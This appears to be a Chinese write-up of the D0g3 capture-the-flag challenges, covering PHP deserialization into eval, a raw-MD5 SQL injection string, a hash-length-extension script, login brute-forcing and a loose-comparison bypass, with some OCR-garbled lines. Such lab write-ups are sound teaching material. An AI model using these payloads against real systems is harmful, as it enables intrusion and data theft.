
```
HTTP/1.1 200 OK
Date: Sun, 25 Nov 2018 15:04:44 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 444
Connection: close
Content-Type: text/html;charset=utf-8

D0g3鏈□甯呼殑浜烘槸锛歔D9waHAKaGVhZGVyKCJDb250ZW50LVR5cGU
6IHRleHQvaHRtbDtjaGFyc2V0PXV0Zi04Iik7CmVjaG8gIjxjZW50ZXI+PGZvbnQ
gc2l6ZT0nNScgY29sb3I9J3JlZCc+IjsKZWNobyAiWW91IHdhbm5hIGNhcHR1cmU
gdGhpcyBmbGFnPyI7CmVjaG8gIjxicj48YnI+IjsKZWNobyAiT2ggeWVzLCBoZXJ
lISI7CmVjaG8gIjxicj48YnI+IjsKZWNobyAiQnV0IG5vdywgIjsKZWNobyAiPGJ
yPjxicj4iOwplY2hvICJHZXQgb3V0ISI7CmVjaG8gIjwvZm9udD48L2NlbnRlcj4
iOwovL2ZsYWc6IEQwZzN7SGlfRDBnM19SZXMzdF80bmRfeFhlfQoKCj8+Cg==<br
>
```

得到数据，拿去解密就是flag了

Double-S

开局就是什么都没有，太不友好了。。。

果断拿去御剑扫一波，发现源码




```
<?php
ini_set('session.serialize_handler', 'php');
session_start();
class Anti
{
    public $info;
    function __construct()
    {
        $this->info = 'phpinfo();';
    }
    
    function __destruct()
    {
        eval($this->info);
    }
}
if(isset($_GET['aa']))
{
    if(unserialize($_GET['aa'])=='phpinfo')
    {
        $m = new Anti();
    }
}
else
{
    header("location:index.html");
}
```

这就是一个PHP的反序列化问题

自己在本地构造一下：

```
<?php
class Anti
{
    public $info = "phpinfo();";
}

$m = new Anti();

echo serialize($m);
```

然后传个参进去




PHP Version 5.6.36

System	Linux f083fc0ca609 4.15.0-1023-aws #23-Ubuntu SMP Mon Sep 24 16:31:06 UTC 2018 x86_64
Build Date	Oct 26 2018 13:37:32
Configure Command	'./configure' '--prefix=/usr/local/php' '--with-config-file-path=/usr/local/php/etc' '--with-config-file-scan-dir=/usr/local/php/conf.d' '--enable-fpm' '--with-fpm-user=www' '--with-fpm-group=www' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv-dir' '--with-freetype-dir=/usr/local/freetype' '--with-jpeg-dir' '--with-png-dir' '--with-zlib' '--with-libxml-dir=/usr' '--enable-xml' '--disable-rpath' '--enable-bcmath' '--enable-shmop' '--enable-sysvsem' '--enable-inline-optimization' '--with-curl' '--enable-mbregex' '--enable-mbstring' '--with-mcrypt' '--enable-ftp' '--with-gd' '--enable-gd-native-ttf' '--with-openssl' '--with-mhash' '--enable-pcntl' '--enable-sockets' '--with-xmlrpc' '--enable-zip' '--enable-soap' '--with-gettext' '--disable-fileinfo' '--enable-opcache' '--enable-intl' '--with-xsl'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/php/etc

接下来就很好办，直接读取文件内容

查看目录下的有哪些文件：

```
<?php
class Anti
{
    public $info = "var_dump(scandir('./'));";
}
//var_dump(scandir('./'));
$m = new Anti();

echo serialize($m);
```



不安全 | 54.200.169.99:7000/session.php?aa=O:4:"Anti":1:{s:4:"info";s:24:"var_dump(scandir(%27./%27));";}
应用
百度一下
Google
渗透测试 - YouTube
学习平台
ctf
优秀文章
信息收集
漏洞平台&SRCS
编码解码
大牛博客
学校网站

```
array(9) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".user.ini" [3]=> string(15) "1.txt?.php#.jpg" [4]=> string(8) "404.html" [5]=> string(12) "f1ag_i3_h3re" [6]=> string(10) "index.html"
[7]=> string(11) "session.php" [8]=> string(7) "www.zip" }
```

flag文件 f1ag_i3_h3re

show_source()查看文件源码

```
<?php
class Anti
{
    public $info = "show_source('f1ag_i3_h3re');";
}

$m = new Anti();

echo serialize($m);
```




```
54.200.169.99:7000/session.php?aa=O:4:"Anti":1:{s:4:"info";s:28:"show_source(%27f1ag_i3_h3re%27);";}
```

```
D0g3{Sim_P13_S3sSi0n}
```

得到flag

BOOM

这个题看前面的描述感觉应该和验证码有关，经过测试，发现在登陆后台的时候用burp多次发包验证码是没有改变的



网站默认登录用户名和密码为
admin
12345
用户登录后可自行修改密码
暂时不支持验证码验证

扫除readme_.html页面，用这个账号登陆密码错误，更改了密码


猜测是还是修改为了5位数的密码

生成一个5位数的字典进行爆破

到005**左右的时候就会爆破出来正确密码

然后用爆破出来的密码登陆就行了，就会弹出一个字符串，就是flag了。

无限手套




Infinite gloves

Parameter NOHO:The Number Of Higher Organisms

才开始打开这个页面发现什么都没有，通过百度翻译知道这是一个参数，果断加进去，但是测试半天还是没有结果

手贱在参数后面加了一个中括号，然后就出现了一个框框




Infinite gloves

Don't forget your password, Thanos!

by D0g3-Zev3n

看到东西就好说了，随便输入密码

提示错误后查看页面源代码



```
    <div id =main>
        <h1 >Infinite gloves</h1>
        <!--SELECT master FROM secret WHERE password = binary '��B8��#��P�ou��'--><p>You are not Thanos!!</p>
    </div>
</body>
ml>
```

很明显是一个执行的语句，password是原始二进制，引号里面的内容就是我们输入的密码，所以解题思路就是找到一个字符串md5为原始二进制数据后可以闭合前面的引号

ffifdyop 刚好可以解决问题


```
md5(ffifdyop, true) = 'or'6�]��!r,��b
```

https://blog.csdn.net/qq_24810241/article/details/79908449

输入这个字符串就可以得到flag

Hash！！！

输入用户名密码，进行常规抓包，数据包请求头的cookie参数中有一个source参数为0，改为1，得到源码



```
POST /00001/index.php HTTP/1.1
Host: 207.246.104.192
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://207.246.104.192/00001/index.php
Cookie: hash_key=c3ef608fdc59d9143c39664ade7556d5; source=1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

username=asdf&password=asdf&submit=submit
```

```
</body>

@error_reporting(0);

$flag = "flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}";
$secret_key = "xxxxxxxxxxxxxxxxxxx"; // the key is safe! no
one can know except me

$username = $_POST["username"];
$password = $_POST["password"];
header("hash_key:" . $hash_key);

if (!empty($_COOKIE["getflag"])) {
    if (urldecode($username) === "D0g3" && urldecode($password)
!= "D0g3") {
        if ($COOKIE["getflag"] === md5($secret_key .
urldecode($username . $password))) {
            echo "Great! You're in!\n";
            die ("<!-- The flag is ". $flag . "-->");
        }
        else {
            die ("Go out! Hacker!");
        }
    }
    else {
        die ("LEAVE! You're not one of us!");
    }
}

setcookie("sample-hash", md5($secret_key . urldecode("D0g3" .
"D0g3")), time() + (60 * 60 * 24 * 7));

if (empty($_COOKIE["source"])) {
    setcookie("source", 0, time() + (60 * 60 * 24 * 7));
```

copy出来分析一下，就是hash长度扩展攻击

https://blog.csdn.net/qq_35078631/article/details/70941204


百度了一篇文章

下载工具

改python脚本

```
# -*- coding:utf-8 -*-
from urlparse import urlparse
from httplib import HTTPConnection
from urllib import urlencode
import requests
import json
import time
import os
import urllib

def gao(x, y):
    #print x
    #print y
    url = "http://207.246.104.192/00001/index.php"
    #url = "http://192.168.100.159/hash.php"
    cookie = "source=0; getflag=" + y
    # print cookie
    build_header = {
            'Cookie': cookie,
            'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:44.0) Gecko/20100101 Firefox/44
            'Host': '207.246.104.192',
            'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
    }
    res = requests.post(url, data={'username':'D0g3', 'password': x}, headers=build_header)
    return res.text

for i in xrange(1,50):
    print i
    #secret len = ???
    find_hash = "./hash_extender/hash_extender -d ';\"tseug\":5:s' -s 3a4727d57463f122833d9e732f94e4e0 -f m
    find_hash = "./hash_extender -d 'D0g3' -a 'D0g3' -s 'c3ef608fdc59d9143c39664ade7556d5' -f md5 -l " + st
    calc_res = os.popen(find_hash).readlines()
    hash_value = calc_res[0][:32]
    attack_padding = calc_res[0][32:]
    ret = gao(attack_padding, hash_value)
    #print ret
    if "Hacker" not in ret:
        print ret
        break
```

运行脚本




```
Great! You're in!
<!-- The flag is D0g3{h4sh_1s_s0_diffic1ut_t0_me}-->
root@kali:~/hash_extender-master#
```

得到flag

方舟计划

扫目录，有robots.txt，访问发现有robots.php，打开有一串二进制，直接转16进制，然后转文本，得到caipiao6.zip

通过查看源码知道购买的时候是进行的弱比较



```
    for($i=0; $i<7; $i++){
        if($numbers[$i] == $win_numbers[$i]){
            $same_count++;
        }
    }
    switch ($same_count) {
        case 2:
            $prize = 5;
            break;
```


https://blog.csdn.net/qq_39850969

（true == 不为0的数）为true，比较成功

所以只需构造猜的数字为true就行

```
<?php
$a = array(
 "action"=>"buy",
 "numbers"=>array(
 "0"=>true,
 "1"=>true,
 "2"=>true,
 "3"=>true,
 "4"=>true,
 "5"=>true,
 "6"=>true,
 )
);
echo json_encode($a);

?>
```

将得到的字符串替换post数据，多发几次包，钱就够了




123123123 $10201808 Logout

购买了之后，根据pqe，求出秘钥生成中的d

根据公式，用python脚本跑一下

```
import gmpy

#N=q*p

N,p,q,e=213569520509446,473398606,451141,17

d=gmpy.invert(e,(p-1)*(q-1))

print(d)
```



```
root@kali:~# python rsa.py
150754621171553
root@kali:~#
```

加上格式就是D0g3格式就是flag

re

阿根廷


经过虚拟机测试，该病毒为MBR病毒，

于是快照回去，下ReadFile,OpenFile,WriteFile,CreateFileA,CreateFileW,准备dump

buffer里的内容，然后IDA反编译。

步骤进行到一半，看见了buffer里居然有敏感信息，二话不说交上去试试，Nice!!!

解题完成。



```
00321103   8B4D FC    mov ecx,dword ptr ss:[ebp-0x4]
00321106   33CD       xor ecx,ebp
ds:[00323044]=770214A0 (kernel32.WriteFile)
```

